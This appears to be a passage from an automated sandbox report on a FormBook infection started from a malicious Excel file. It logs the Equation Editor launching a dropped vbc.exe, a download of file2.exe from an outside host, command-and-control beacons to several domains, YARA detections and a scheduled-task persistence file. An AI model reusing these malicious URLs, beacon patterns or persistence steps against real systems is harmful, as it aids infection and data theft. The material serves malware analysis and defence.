Jan 27, 2021 19:56:46.756223917 CET	0	OUT	GET /file2.exe HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: medicelcoolers.cn Connection: Keep-Alive
Jan 27, 2021 19:56:46.810101032 CET	1	IN	HTTP/1.1 200 OK Server: nginx Date: Wed, 27 Jan 2021 18:56:46 GMT Content-Type: application/x-msdos-program Content-Length: 1012736 Last-Modified: Wed, 27 Jan 2021 14:49:13 GMT Connection: keep-alive ETag: "60117d69-f7400" X-Powered-By: PleskLin Accept-Ranges: bytes

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49168	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 27, 2021 19:57:54.811652899 CET	1074	OUT	GET /csv8/?l48tdRq0=iJ9LMG7JllwUjj0B/h8Hq4mQMyMQ8EbCXm6EYx1a/TSvaAWcoQp/LBKSuTwaNs+dq810vw==&RF=fra8 HTTP/1.1 Host: www.epicmassiveconcepts.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jan 27, 2021 19:57:54.953263998 CET	1074	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Wed, 27 Jan 2021 18:57:54 GMT Content-Type: text/html Content-Length: 275 ETag: "600b4d54-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.22	49169	52.209.107.24	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 27, 2021 19:58:00.407740116 CET	1075	OUT	GET /csv8/?l48tdRq0=IHh69a0FaxwHJYII63MYWBmxiBy1jb1SBL9x5Wu2Yyk1poaJdqJtBcBB1goaFgg5VAJZAg==&RF=fra8 HTTP/1.1 Host: www.gourmetgroceriesfast.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jan 27, 2021 19:58:00.697530031 CET	1076	IN	HTTP/1.1 404 Not Found Date: Wed, 27 Jan 2021 18:58:00 GMT Content-Type: text/html; charset=utf-8 Content-Length: 5673 Connection: close Cache-Control: no-cache, no-store, must-revalidate Pragma: no-cache Expires: -1 Vary: Accept-Encoding Server: AppDrag WebFront Access-Control-Allow-Origin: * Set-Cookie: lng=en; path=/; Expires=Fri, 26 Feb 2021 18:58:00 GMT;SameSite=Lax; X-Cloud-Cache: 0 X-Cloud-Storage-Cache: 0 Access-Control-Allow-Headers: Content-Type, Authorization, X-Requested-With, Cache-Control, Accept, Origin, X-Session-ID Access-Control-Allow-Methods: GET, POST, PUT, PATCH, DELETE, OPTIONS Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 0a 3c 68 65 61 64 3e 0a 20 20 20 20 0a 0a 20 20 20 20 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6d 65 74 61 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 6d 61 78 69 6d 75 6d 2d 73 63 61 6c 65 3d 31 22 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 3e 0a 0a 20 20 20 20 3c 74 69 74 6c 65 3e 50 61 67 65 20 6e 6f 74 20 66 6f 75 6e 64 20 2d 20 34 30 34 20 45 72 72 6f 72 3c 2f 74 69 74 6c 65 3e 0a 0a 20 20 20 20 3c 6d 65 74 61 20 70 72 6f 70 65 72 74 79 3d 22 6f 67 3a 69 6d 61 67 65 22 20 63 6f 6e 74 65 6e 74 3d 22 68 74 74 70 3a 2f 2f 73 33 2d 65 75 2d 77 65 73 74 2d 31 2e 61 6d 61 7a 6f 6e 61 77 73 2e 63 6f 6d 2f 64 65 76 2e 61 70 70 64 72 61 67 2e 63 6f 6d 2f 74 65 6d 70 6c 61 74 65 2d 70 72 65 76 69 65 77 2f 63 6f 6e 66 69 67 2f 69 6e 64 65 78 2e 6a 70 67 22 3e 0a 20 20 20 20 3c 6d 65 74 61 20 63 6c 61 73 73 3d 22 61 70 70 64 72 61 67 2d 6f 67 2d 69 6d 61 67 65 2d 77 69 64 74 68 2d 61 6e 64 2d 68 65 69 67 68 74 22 20 70 72 6f 70 65 72 74 79 3d 22 6f 67 3a 69 6d 61 67 65 3a 77 69 64 74 68 22 20 63 6f 6e 74 65 6e 74 3d 22 34 35 30 22 3e 0a 20 20 20 20 3c 6d 65 74 61 20 63 6c 61 73 73 3d 22 61 70 70 64 72 61 67 2d 6f 67 2d 69 6d 61 67 65 2d 77 69 64 74 68 2d 61 6e 64 2d 68 65 69 67 68 74 22 20 70 72 6f 70 65 72 74 79 3d 22 6f 67 3a 69 6d 61 67 65 3a 68 65 69 67 68 74 22 20 63 6f 6e 74 65 6e 74 3d 22 32 33 36 22 3e 0a 0a 20 20 20 20 3c 6d 65 74 61 20 63 6c 61 73 73 3d 22 61 70 70 64 72 61 67 2d 74 68 65 6d 65 2d 74 6f 70 62 61 72 2d 63 6f 6c 6f 72 22 20 6e 61 6d 65 3d 22 74 68 65 6d 65 2d 63 6f 6c 6f 72 22 20 63 6f 6e 74 65 6e 74 3d 22 23 31 64 35 61 39 36 22 3e 0a 20 20 20 20 3c 6d 65 74 61 20 63 6c 61 73 73 3d 22 61 70 70 64 72 61 67 2d 74 68 65 6d 65 2d 74 6f 70 62 61 72 2d 63 6f 6c 6f 72 22 20 6e 61 6d 65 3d 22 6d 73 61 70 70 6c 69 63 61 74 69 6f 6e 2d 6e 61 76 62 75 74 74 6f 6e 2d 63 6f 6c 6f 72 22 20 63 6f 6e 74 65 6e 74 3d 22 23 31 64 35 61 39 36 22 3e 0a 20 20 20 20 Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta charset="utf-8"> <meta content="width=device-width, initial-scale=1, maximum-scale=1" name="viewport"> <title>Page not found - 404 Error</title> <meta propert y="og:image" content="http://s3-eu-west-1.amazonaws.com/dev.appdrag.com/template-preview/config/index.jpg"> <meta class="appdrag-og-image-width-and-height" property="og:image:width" content="450"> <meta class="appdrag-og-image-width-and-height" property="og:image:height" content="236"> <meta class="appdrag-theme-topbar-color" nam e="theme-color" content="#1d5a96"> <meta class="appdrag-theme-topbar-color" name="msapplication-navbutton-color" content="#1d5a96">

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.22	49170	100.24.208.97	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 27, 2021 19:58:05.898938894 CET	1082	OUT	GET /csv8/?l48tdRq0=SBCaTdpk9GFN+fS4Ft/T56OwK5/x5qMPVVvaK278SLjI2qusdtII6CngZJh83HH0bt2tCA==&RF=fra8 HTTP/1.1 Host: www.stattests.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jan 27, 2021 19:58:06.025470018 CET	1083	IN	HTTP/1.1 403 Forbidden Server: nginx Date: Wed, 27 Jan 2021 18:58:05 GMT Content-Type: text/html Content-Length: 146 Connection: close Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>403 Forbidden</title></head><body> 403 Forbidden <hr><c enter>nginx </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.22	49171	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 27, 2021 19:58:11.187953949 CET	1084	OUT	GET /csv8/?l48tdRq0=4rzgp1jcc8l4Wxs4KztLQnvubqNqMY/2ozhXYXCY6yGJDbul1z8E6+SozVJniMc1Iz21RA==&RF=fra8 HTTP/1.1 Host: www.brainandbodystrengthcoach.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jan 27, 2021 19:58:11.328413010 CET	1084	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Wed, 27 Jan 2021 18:58:11 GMT Content-Type: text/html Content-Length: 275 ETag: "600b4d5c-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.22	49172	23.105.124.225	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 27, 2021 19:58:16.926639080 CET	1085	OUT	GET /csv8/?l48tdRq0=qrM/jq4LcG9rGmd8GV9Oj1wgtu+jolIiSWn3/swEVCZ8jKRp1GYmoG9veOaFoBSGv/vRuA==&RF=fra8 HTTP/1.1 Host: www.alparmuhendislik.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.22	49173	198.185.159.144	80	C:\Windows\explorer.exe


Timestamp	kBytes transferred	Direction	Data
Jan 27, 2021 19:58:23.310626030 CET	1086	OUT	GET /csv8/?l48tdRq0=f1zFyjN0EmLviNF8fKKCz7YQnzvARTiViS3XLvwk6t41gXJpQ0SRSkWjGn1VRBwYOzEhaA==&RF=fra8 HTTP/1.1 Host: www.soundon.events Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Jan 27, 2021 19:58:23.439745903 CET	1087	IN	HTTP/1.1 400 Bad Request Cache-Control: no-cache, must-revalidate Content-Length: 77564 Content-Type: text/html; charset=UTF-8 Date: Wed, 27 Jan 2021 18:58:23 UTC Expires: Thu, 01 Jan 1970 00:00:00 UTC Pragma: no-cache Server: Squarespace X-Contextid: wYZtlBX5/okrSA3sg Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 65 61 64 3e 0a 20 20 3c 74 69 74 6c 65 3e 34 30 30 20 42 61 64 20 52 65 71 75 65 73 74 3c 2f 74 69 74 6c 65 3e 0a 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 22 3e 0a 20 20 3c 73 74 79 6c 65 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 3e 0a 20 20 62 6f 64 79 20 7b 0a 20 20 20 20 62 61 63 6b 67 72 6f 75 6e 64 3a 20 77 68 69 74 65 3b 0a 20 20 7d 0a 0a 20 20 6d 61 69 6e 20 7b 0a 20 20 20 20 70 6f 73 69 74 69 6f 6e 3a 20 61 62 73 6f 6c 75 74 65 3b 0a 20 20 20 20 74 6f 70 3a 20 35 30 25 3b 0a 20 20 20 20 6c 65 66 74 3a 20 35 30 25 3b 0a 20 20 20 20 74 72 61 6e 73 66 6f 72 6d 3a 20 74 72 61 6e 73 6c 61 74 65 28 2d 35 30 25 2c 20 2d 35 30 25 29 3b 0a 20 20 20 20 74 65 78 74 2d 61 6c 69 67 6e 3a 20 63 65 6e 74 65 72 3b 0a 20 20 20 20 6d 69 6e 2d 77 69 64 74 68 3a 20 39 35 76 77 3b 0a 20 20 7d 0a 0a 20 20 6d 61 69 6e 20 68 31 20 7b 0a 20 20 20 20 66 6f 6e 74 2d 77 65 69 67 68 74 3a 20 33 30 30 3b 0a 20 20 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 34 2e 36 65 6d 3b 0a 20 20 20 20 63 6f 6c 6f 72 3a 20 23 31 39 31 39 31 39 3b 0a 20 20 20 20 6d 61 72 67 69 6e 3a 20 30 20 30 20 31 31 70 78 20 30 3b 0a 20 20 7d 0a 0a 20 20 6d 61 69 6e 20 70 20 7b 0a 20 20 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 31 2e 34 65 6d 3b 0a 20 20 20 20 63 6f 6c 6f 72 3a 20 23 33 61 33 61 33 61 3b 0a 20 20 20 20 6d 61 72 67 69 6e 3a 20 30 20 30 20 32 31 70 78 20 30 3b 0a 20 20 7d 0a 0a 20 20 6d 61 69 6e 20 61 20 7b 0a 20 20 20 20 63 6f 6c 6f 72 3a 20 23 33 61 33 61 33 61 3b 0a 20 20 20 20 74 65 78 74 2d 64 65 63 6f 72 61 74 69 6f 6e 3a 20 6e 6f 6e 65 3b 0a 20 20 20 20 62 6f 72 64 65 72 2d 62 6f 74 74 6f 6d 3a 20 73 6f 6c 69 64 20 31 70 78 20 23 33 61 33 61 33 61 3b 0a 20 20 7d 0a 0a 20 20 62 6f 64 79 20 7b 0a 20 20 20 20 20 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 20 22 43 6c 61 72 6b 73 6f 6e 22 2c 20 73 61 6e 73 2d 73 65 72 69 66 3b 0a 20 20 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 31 32 70 78 3b 0a 20 20 7d 0a 0a 20 20 23 73 74 61 74 75 73 2d 70 61 67 65 20 7b 0a 20 20 20 20 64 69 73 70 6c 61 79 3a 20 6e 6f 6e 65 3b 0a 20 20 7d 0a 0a 20 20 66 6f 6f 74 65 72 20 7b 0a 20 20 20 20 70 6f 73 69 74 69 6f 6e 3a 20 61 62 73 6f 6c 75 74 65 3b 0a 20 20 20 20 62 6f 74 74 6f 6d 3a 20 32 32 70 78 3b 0a 20 20 20 20 6c 65 66 74 3a 20 30 3b 0a 20 20 20 20 77 69 64 74 68 3a 20 31 30 30 25 3b 0a 20 20 20 20 74 65 78 74 2d 61 6c 69 67 6e 3a 20 63 65 6e 74 65 72 3b 0a 20 20 20 20 6c 69 6e 65 2d 68 65 69 67 68 74 3a 20 32 65 6d 3b 0a 20 20 7d 0a 0a 20 20 66 6f 6f 74 65 72 20 73 70 61 6e 20 7b 0a 20 20 20 20 6d 61 72 67 69 6e 3a 20 30 20 31 31 70 78 3b 0a 20 20 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 31 65 6d 3b 0a 20 20 20 20 Data Ascii: <!DOCTYPE html><head> <title>400 Bad Request</title> <meta name="viewport" content="width=device-width, initial-scale=1"> <style type="text/css"> body { background: white; } main { position: absolute; top: 50%; left: 50%; transform: translate(-50%, -50%); text-align: center; min-width: 95vw; } main h1 { font-weight: 300; font-size: 4.6em; color: #191919; margin: 0 0 11px 0; } main p { font-size: 1.4em; color: #3a3a3a; font-weight: 300; line-height: 2em; margin: 0; } main p a { color: #3a3a3a; text-decoration: none; border-bottom: solid 1px #3a3a3a; } body { font-family: "Clarkson", sans-serif; font-size: 12px; } #status-page { display: none; } footer { position: absolute; bottom: 22px; left: 0; width: 100%; text-align: center; line-height: 2em; } footer span { margin: 0 11px; font-size: 1em;

Code Manipulations

Statistics

Behavior



Click to jump to process

System Behavior

Analysis Process: EXCEL.EXE PID: 2428 Parent PID: 584

General

Start time:	19:55:53
Start date:	27/01/2021
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13fe60000
File size:	27641504 bytes
MD5 hash:	5FB0A0F93382ECD19F5F499A5CAA59F0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~$Doc_37584567499454.xlsx	unknown	55	05 41 6c 62 75 73 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.user	success or wait	1	1400AF526	WriteFile
C:\Users\user\Desktop\~$Doc_37584567499454.xlsx	unknown	110	05 00 41 00 6c 00 62 00 75 00 73 00 20 00	..A.l.b.u.s.	success or wait	1	1400AF591	WriteFile
C:\Users\user\Desktop\~$Doc_37584567499454.xlsx	unknown	55	05 41 6c 62 75 73 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.user	success or wait	1	1400AF526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~$Doc_37584567499454.xlsx	unknown	110	05 00 41 00 6c 00 62 00 75 00 73 00 20 00	..A.l.b.u.s.	success or wait	1	1400AF591	WriteFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	success or wait	1	7FEEAC59AC0	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	?q8	binary	3F 71 38 00 7C 09 00 00 02 00 00 00 00 00 00 00 62 00 00 00 01 00 00 00 30 00 00 00 26 00 00 00 64 00 6F 00 63 00 5F 00 33 00 37 00 35 00 38 00 34 00 35 00 36 00 37 00 34 00 39 00 39 00 34 00 35 00 34 00 2E 00 78 00 6C 00 73 00 78 00 00 00 64 00 6F 00 63 00 5F 00 33 00 37 00 35 00 38 00 34 00 35 00 36 00 37 00 34 00 39 00 39 00 34 00 35 00 34 00 00 00	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: EQNEDT32.EXE PID: 2556 Parent PID: 584

General

Start time:	19:56:13
Start date:	27/01/2021
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding
Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor	success or wait	1	41369F	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0	success or wait	1	41369F	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options	success or wait	1	41369F	RegCreateKeyExA

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: vbc.exe PID: 2716 Parent PID: 2556

General

Start time:	19:56:14
Start date:	27/01/2021
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\Public\vbc.exe'
Imagebase:	0x10000
File size:	1012736 bytes
MD5 hash:	351B0B74944773C3C36D417EEF151670
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000004.00000002.2180582325.0000000002474000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000002.2181703532.0000000003D49000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000002.2181703532.0000000003D49000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000002.2181703532.0000000003D49000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\GDIPFONTCACHEV1.DAT	read attributes | synchronize | generic read | generic write	device | sparse file	synchronous io non alert | non directory file	success or wait	1	6C38AA52	unknown
C:\Users\user\AppData\Roaming\VqdYEvk.exe	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file | open no recall	success or wait	1	6D2DF4A8	CreateFileW
C:\Users\user\AppData\Local\Temp\tmp4BF0.tmp	read attributes | synchronize | generic read	device | sparse file	synchronous io non alert | non directory file	success or wait	1	6D2D7C90	GetTempFileNameW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmp4BF0.tmp	success or wait	1	6D2D7D79	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\VqdYEvk.exe	unknown	1012736	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 62 71 11 60 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 30 00 00 4a 0f 00 00 28 00 00 00 00 00 00 ae 69 0f 00 00 20 00 00 00 80 0f 00 00 00 40 00 00 20 00 00 00 02 00 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 00 00 e0 0f 00 00 02 00 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00	MZ.....@..... ....!..L.!This program cannot be run in DOS mode.... $.....PE..L...bq.`..... ....0..J...(.....i... .....@.. ....@.....	success or wait	1	6D2DB2B3	WriteFile
C:\Users\user\AppData\Local\Temp\tmp4BF0.tmp	unknown	1619	3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 55 54 46 2d 31 36 22 3f 3e 0d 0a 3c 54 61 73 6b 20 76 65 72 73 69 6f 6e 3d 22 31 2e 32 22 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 73 63 68 65 6d 61 73 2e 6d 69 63 72 6f 73 6f 66 74 2e 63 6f 6d 2f 77 69 6e 64 6f 77 73 2f 32 30 30 34 2f 30 32 2f 6d 69 74 2f 74 61 73 6b 22 3e 0d 0a 20 20 3c 52 65 67 69 73 74 72 61 74 69 6f 6e 49 6e 66 6f 3e 0d 0a 20 20 20 20 3c 44 61 74 65 3e 32 30 31 34 2d 31 30 2d 32 35 54 31 34 3a 32 37 3a 34 34 2e 38 39 32 39 30 32 37 3c 2f 44 61 74 65 3e 0d 0a 20 20 20 20 3c 41 75 74 68 6f 72 3e 41 4c 42 55 53 2d 50 43 5c 41 6c 62 75 73 3c 2f 41 75 74 68 6f 72 3e 0d 0a 20 20 3c 2f 52 65 67 69 73 74 72 61 74 69 6f 6e 49 6e 66 6f 3e 0d 0a 20 20	<?xml version="1.0" encoding="UTF-16"?>.. <Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">.. <RegistrationInfo>.. <Date>2014-10-25T14:27:44.8929027</Date>.. <Author>user-PC\user</Author>.. </RegistrationInfo>..	success or wait	1	6D2DB2B3	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E2D7995	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6E2D7995	unknown

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\7582400666d289c016013ad0f6e0e3e6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6E1EDE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E2DA1A4	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\1be7a15b1f33bf22e4f53aaf45518c77\System.ni.dll.aux	unknown	620	success or wait	1	6E1EDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Windows.Forms\fb06ad4bc55b9c3ca68a3f9259d826cd\System.Windows.Forms.ni.dll.aux	unknown	1720	success or wait	1	6E1EDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Drawing\1d52bd4ac5e0a6422058a5d62c9f6d9d\System.Drawing.ni.dll.aux	unknown	584	success or wait	1	6E1EDE2C	ReadFile
